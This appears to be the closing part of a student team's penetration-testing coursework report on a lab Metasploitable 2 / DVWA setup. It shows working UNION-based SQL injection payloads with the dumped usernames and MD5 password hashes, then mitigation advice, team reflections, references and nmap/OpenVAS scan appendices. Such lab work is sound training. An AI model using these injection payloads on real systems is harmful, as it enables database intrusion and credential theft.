ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: user_id
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: first_name
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: last_name
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: user
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: password
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: avatar
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: last_login
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: failed_login
Surname:
```


This shows us information on all the columns within the users table as per the select / where statement. From here, it’s as simple as another union, this time selecting columns from the user's table. Resulting in the following information being dumped.

QUERY: 'UNION SELECT user, password FROM users --



```
ID: 'UNION SELECT user, password FROM users --
First name: admin
Surname: 1a1dc91c907325c69271ddf0c944bc72

ID: 'UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

We can then run this output through an MD5 hash decrypt, then giving us our passwords.



```
1a1dc91c907325c69271ddf0c944bc72
```

```
pass
```

Elapsed Time 0.533s
Trial Count 674

Recommendations

To address vulnerabilities to SQL injection, several recommendations can be implemented. Firstly, input validation should be enforced rigorously, ensuring that all user-supplied data is sanitized and validated before being used in SQL queries. Prepared statements and parameterized queries should replace dynamic SQL queries wherever possible to prevent injection attacks.

Moreover, implementing principle of least privilege ensures that database users have only the necessary permissions for their tasks, limiting the potential damage of successful attacks. Regular security assessments and penetration testing can help identify and remediate any remaining vulnerabilities, while ongoing security training for developers and administrators ensures awareness of best practices to mitigate SQL injection risks effectively.

Finally, keeping databases and associated software updated with the latest security patches and updates is essential to protect against known vulnerabilities and exploits.

System Protection Recommendations

To enhance the overall security of a system, several measures can be implemented. One crucial aspect is the deployment of Intrusion Detection and Prevention Systems (IDPS). These systems continuously monitor network and system activities for malicious behaviour or policy violations, enabling real-time detection and response to security threats. Additionally, addressing issues related to broken access control (BAC) is paramount. Robust access control mechanisms, such as multi-factor authentication (MFA), role-based access control (RBAC), and least privilege principles, should be implemented throughout the system. Regular audits and reviews of access control configurations and permissions are also essential to identify and mitigate vulnerabilities or misconfigurations.

Furthermore, conducting regular security audits and assessments, including penetration testing and vulnerability scanning, can help identify and remediate potential security weaknesses proactively. Educating employees and users about security best practices through security awareness training is vital to reducing the risk of successful cyber-attacks. Ensuring that systems and software are regularly updated with the latest security patches and updates is crucial for protecting against known vulnerabilities and exploits. Implementing encryption for data in transit and at rest can help safeguard sensitive information from unauthorized access or interception. Lastly, network segmentation into separate zones or segments with different levels of access control can limit the impact of security breaches and contain the spread of malware or unauthorized access. By implementing these measures collectively, organizations can significantly enhance the security posture of their systems and better protect against a wide range of cyber threats.




Figure 31 Specialist, R.M.I. et al. (2022)

A specific way an IDPS can protect against attacks, such as the SQL Injection we had performed earlier in this report, is that they are highly modular and configurable, especially when it comes to the way it detects and prevents attacks. For instance, an IDPS, could query the estimated size of the result as an extra processing step to filter out illegal queries that would erroneously return less or more results than the query is generally expected to.

Individual Reflection

Maks

I outlined what injection attacks are, how they work and how they can be prevented. I also summarised the importance against attacking threats such as the ones presented in the OWASP top 10 which gave me a better understanding of the types of threats that there are and the damages they can cause if a system is left unprotected.

I improved my penetration testing skills by using a wide range of tools such as Nmap and OpenVAS ton scan and identify vulnerabilities within a system. I decided to exploit CVE-2004-2687 DistCC vulnerability and Netlink CVE-2009-1185 that are both severe vulnerabilities. I found exploiting these vulnerabilities a challenge as they were not straightforward to exploit however, I did not give up and kept trying which in return improved my experience in using Kali after trying various methods. I had to constantly exploit DistCC to gain reverse shell access as the shell closed when I tried certain commands to exploit udev which also mastered my skills in using the Metasploit framework.

I identified the solutions and mitigations for the vulnerabilities. This coursework and module helped me develop technical skills in cyber security and teamwork skills from working in a team to prepare me for working in the field after graduating.

Sam

During this coursework, I have outlined what broken access control (BAC) is, and how the effects of this vulnerability can be mitigated and prevented. I also investigated the threats included in the OWASP top 10, which gave me a good overview of the different types of threats, and how BAC fits into this list. I have also looked in depth at the PTES (Penetration Testing Execution Standard) which consists of 7 main sections, and they cover everything related to a standard penetration test from the reconnaissance stages to reporting.

I have also improved my penetration skills with Noel as we performed an SQL injection attack on the "Damn Vulnerable Web App", within Metasploitable 2. In the end, we managed to get the admin login credentials, and were able to see all login details for all users in MD5 format, which we then decrypted. I found it interesting to explore this vulnerability, as crafting the input statements must be done precisely to get the information you are after.

I also outlined what steps could be taken to protect systems generally, using technology such as IDPS, MFA and RBAC. I enjoyed this as there are many aspects as to how you can protect a system from different types of threats.

This coursework helped me in both my report writing and my penetration testing skills, using different vulnerabilities and following a standard framework. It also helped me develop my teamwork skills, which will be crucial when working in the field post-graduation.

Noel

Throughout my time working on this report, I had a chance to work with several different systems and tooling that aimed to exploit vulnerabilities in unpatched environments, such as the Metasploitable 2 framework, in which I learnt and worked on different ways to attack a system, such as SQL Injection, both manually and through tooling such as Sqlmap.

This process also gave me an understanding of tools in the form of NMAP, Metasploitable and brute force attacks through higher level interfaced tools such as Proxy man. This gave me a clear insight to entry level skills a cyber security researcher needs to possess to perform their jobs successfully.

Furthermore, within this report, I had researched several methods of preventing, detecting, and recovering from different attacks, using both software and hardware tooling, in the form of SIEMS & IDPS's, both of which play a significant part in preventing malicious actors from attacking a system, as well as detecting these. My main takeaway from this process is the fact that all these systems put in place to protect a network work best with one another, as having each of these systems separately, not interacting with one another just creates several different perspectives of different problems your network may have, without having one coherent and interconnected system to rely on.

To conclude, I am impressed with the knowledge I have gained from physically commencing these attacks on vulnerable systems, with a hope to continue researching these attacks and implementing my prevention methods on other pieces of coursework I am currently producing, for separate modules.

Bogdan

During the completion of the coursework and the module laboratories I have gained a lot of understanding of the penetration testing activities as well as several tools employed in the process.

The most important tools have been nmap and Metasploit – with a good understanding of these programs a penetration test can be concluded efficiently in a relatively short timeframe.

I have covered in this report the network design, nmap overview and the Samba versions 3.0.0 to 3.0.20 vulnerability which allowed root access to the Metasploitable 2 virtual machine. During these activities I gained knowledge in configuring virtual machines for Kali Linux and the Metasploitable 2 Linux, using nmap network mapper to discover open ports, software version and vulnerabilities in machines operating in a local area network, as well as using the Metaslpoit framework to research vulnerabilities, find modules relevant to them and exploit them using built-in payloads.

Another useful activity has been researching the "Remote Code Execution via the MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3" – classified as CVE-2007-2447 by the Common Vulnerabilities and Exposures database. During this I uncovered great resources from several sources that will benefit my eventual future career in the field of Cyber Security.

The research regarding Cryptographic Failures that I completed for the report allowed me to gain understanding of OWASP top 10 vulnerabilities and how to properly use secure keys to store credentials when implementing access control on software projects.

References

ADD Systems. (2020). 5 Reasons Why Regular Upgrades Are Important - And How ADD Can Help - ADD Systems. [online] Available at: https://www.addsys.com/regular-upgrades/ [Accessed 4 Mar. 2024].

Cloudflare. (n.d.). What Is SQL Injection? | Cloudflare. [online] Available at: https://www.cloudflare.com/learning/security/threats/sql-injection/ [Accessed 21 Feb. 2024].

Greenbone (2022). OpenVAS - OpenVAS - Open Vulnerability Assessment Scanner. [online] www.openvas.org. Available at: https://www.openvas.org/ [Accessed 28 Feb. 2024].

Jang, Y.S. and Choi, J.Y., 2014. Detecting SQL injection attacks using query result size. Computers & Security, 44, pp.104-118.

MITRE. (2019). Study on Inconsistencies in Access Control. IBM Security. (2020). Report on Access Control Vulnerabilities. Kaspersky Lab. (2021). Study on Proactive Security Practices.

NIST (2004). NVD - CVE-2004-2687. [online] nvd.nist.gov. Available at: https://nvd.nist.gov/vuln/detail/CVE-2004-2687 [Accessed 2 Mar. 2024].

NIST, 2018. National Vulnerability Database | CVE-2007-2447 Detail. [Online] Available at: https://nvd.nist.gov/vuln/detail/CVE-2007-2447 [Accessed 29 February 2024].

nmap (n.d.). nmap/scripts/distcc-cve2004-2687.nse at master · nmap/nmap. [online] GitHub. Available at: https://github.com/nmap/nmap/blob/master/scripts/distcc-cve2004-2687.nse [Accessed 2 Mar. 2024].

Nmap Security Scanner, n.d. Nmap: Discover your network. [Online] Available at: https://nmap.org/ [Accessed 29 February 2024].

Orrey, K., n.d. Penetration Testing Framework 0.59. [Online] Available at: http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html [Accessed 29 February 2024].

OWASP (2021). A03 Injection - OWASP Top 10:2021. [online] owasp.org. Available at: https://owasp.org/Top10/A03_2021-Injection/ [Accessed 21 Feb. 2024].

OWASP, 2021. A02:2021 – Cryptographic Failures. [Online] Available at: https://owasp.org/Top10/A02_2021-Cryptographic_Failures/ [Accessed 22 February 2024].

OWASP, 2021. OWASP Top Ten. [Online] Available at: https://owasp.org/www-project-top-ten/ [Accessed 22 February 2024].

OWASP. (2021). OWASP Top Ten. National Institute of Standards and Technology (NIST). (2010). Guide to Protecting the Confidentiality of Personally Identifiable Information (PII).

Pool, M. (n.d.). distcc security notes. [online] www.distcc.org. Available at: https://www.distcc.org/security.html [Accessed 3 Mar. 2024].

Rapid7_InsightIDR_Buyers_Guide_-_Security_Information_and_Event_Management_Solutions.pdf. Available from: <https://www.s3-uk.com/wp-content/uploads/2019/08/Rapid7_InsightIDR_Buyers_Guide_-_Security_Information_and_Event_Management_Solutions.pdf>. [February 21, 2024].

Samba, 2007. CVE-2007-2447: Remote Command Injection Vulnerability. [Online] Available at: https://www.samba.org/samba/security/CVE-2007-2447.html [Accessed 29 February 2024].

Samba, 2024. About Samba. [Online] Available at: https://www.samba.org/ [Accessed 29 February 2024].

Security information and event management - Wikipedia. Available from: <https://en.wikipedia.org/wiki/Security_information_and_event_management>. [February 21, 2024].

Shebli, H. M. Z. A. & Beheshti, B. D., 2018. A Study on Penetration Testing Process and Tools. Farmingdale, NY, USA, IEEE, pp. 1-7. The MITRE Corporation, 2007. CVE. [Online] Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2007-2447 [Accessed 29 February 2024].

Specialist, R.M.I. et al. (2022) What is intrusion detection and prevention system? definition, examples, techniques, and best practices, Spiceworks. Available at: https://www.spiceworks.com/it-security/vulnerability-management/articles/what-is-idps/ (Accessed: 11 March 2024).

Specialist, Remya Mohanan IT et al. (2022) What is Security Information and Event Management (SIEM)? definition, architecture, operational process, and best practices, Spiceworks. Available at: https://www.spiceworks.com/it-security/vulnerability-management/articles/what-is-siem/ (Accessed: 11 March 2024).

The MITRE Corporation, 2023. CWE-259: Use of Hard-coded Password. [Online] Available at: https://cwe.mitre.org/data/definitions/259.html [Accessed 22 February 2024].

The-Essential-Guide-to-SIEM.pdf. Available from: <https://www.exclusive-networks.com/ie/wp-content/uploads/sites/19/2021/07/The-Essential-Guide-to-SIEM.pdf>. [February 21, 2024].

Varaksina, S. (2023) Broken Access Control, How to Secure a Website from Hackers: Vulnerabilities + List of Tips. TheMindStudios. Available at: https://themindstudios.com/blog/how-to-secure-a-website-from-hackers/ (Accessed: 24 February 2024).

wiki.archlinux.org. (n.d.). distcc - ArchWiki. [online] Available at: https://wiki.archlinux.org/title/Distcc [Accessed 2 Mar. 2024].

Appendices

Appendix 1 – Result of nmap vulnerability scan

```
nmap -p1-65355 --script=vuln 192.168.11.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-29 08:33 EST
Nmap scan report for 192.168.11.128
Host is up (0.0034s latency).
Not shown: 65325 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
```
View more

Appendix 2 – OpenVAS report

```
I Summary
=========

This document reports on the results of an automatic security scan.
The report first summarises the results found.
Then, for each host, the report describes every issue found.
Please consider the advice given in each description, in order to rectify
the issue.

All dates are displayed using the timezone "Coordinated Universal Time",
which is abbreviated "UTC".

Vendor security updates are not trusted.

Overrides are off.  Even when a result has an override, this report uses
the actual threat of the result.

Notes are included in the report.Information on overrides is included in the report.

This report might not show details of all issues that were found.
Issues with the threat level "Log" are not shown.
Issues with the threat level "Debug" are not shown.
Issues with the threat level "False Positive" are not shown.
Only results with a minimum QoD of 70 are shown.

This report contains all 62 results selected by the
filtering described above.  Before filtering there were 496 results.

Scan started: Tue Feb 27 14:47:26 2024 UTC
Scan ended:   Tue Feb 27 15:48:37 2024 UTC
Task:         Vulnerabliity Scan

Host Summary
************

Host            High  Medium  Low  Log  False Positive
192.168.52.128    17      39    6    0               0
Total: 1          17      39    6    0               0
```

View more